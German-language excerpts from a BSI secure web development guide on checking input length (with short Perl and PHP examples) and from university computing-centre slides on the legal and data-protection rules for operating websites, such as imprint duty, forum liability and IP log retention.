Lesezeichen Seiten Anlagen Kommentare

M150.4 Länge/Größe der Eingabedaten begrenzen

Alle Eingabedaten sind auf ihre Größe zu überprüfen, bevor sie verwendet (insbeson-

Bundesamt für Sicherheit in der Informationstechnik 32

2.6 M150 Data Validation: Diverse Maßnahmen

dere kopiert) werden. Die genaue Realisierung dieser Prüfung ist von der jeweiligen Programmiersprache abhängig. Beispiele[2]:

Beispiel in Perl:

```
exit(22) if (length($parameter) > 42);
```

Beispiel in PHP:

```
if (strlen($parameter) > 42) { return; };
```

Achtung: die PHP-Funktionen geben im String enthaltene Null-Bytes direkt als solche weiter. Null-Bytes müssen **zuvor** entfernt werden. In Perl sind keine String-Funktionen bekannt, die dieses Problem haben.

33 von 108

Done Adblock

Web: Rechtliches

Interessant für den Admin und den Betreiber:

- Gibt es inhaltliche Vorgaben?
- Wie muss ich ein Login gestalten?
- Was muss ich bei Foren beachten?
- Was darf ich loggen?
- Was tun bei Vorfällen?

Hauptsächlich wichtig:

- Uni-Vorgaben
- Telemediengesetz

R|R|Z|N

Inhalte

- Verwendung einer `.uni-hannover.de`-Adresse
  (Rundschreiben A08/2007)
- Vermeidung von Urheberrechtsverletzungen
  (Rundschreiben A20/2005)
- Impressumspflicht (meist Universität als juristische Person)
  LUH-Webseite: Beschäftigte – Die Univ. im Internet – Impressumspfl.
  DFN-Recht: Informationspflichten beim Betrieb von Telemediendiensten
- Barrierefreiheit für behinderte Menschen (vgl. u.A. W3C-WAI)
  derzeit noch nicht (?) in Niedersachsen, im Bund: BITV
  Bund beschloss am 1.5.2002/17.7.2002, Niedersachsen am 14.11.2007
- Verpflichtung zur Entfernung von rechtswidrigen Beiträgen in Foren, dann erst evt. (umfassende!) Überwachungspflichten
- Uni-Empfehlung zum Corporate Design

R|R|Z|N

Datenschutz

Nutzerdaten

- Pseudonyme anbieten, soweit technisch möglich
- Aufklärung/Zustimmung vor Datenerhebung
- Speicherung $\geq$ 3 Monate erfordert Verfahrensbeschreibung

Logging

- IP-Adresse ist personenbezogenes Datum
- Speicherung zu Abrechnungszwecken okay
- zu Sicherheitszwecken höchstens 7 Tage
  - Auffassung des Bundes-Datenschutzbeauftragten
  - in Rechtsprechung so meist okay (teilweise sogar 0 Tage)

Erlaubnisvorbehalt, Datensparsamkeit, Zweckbindung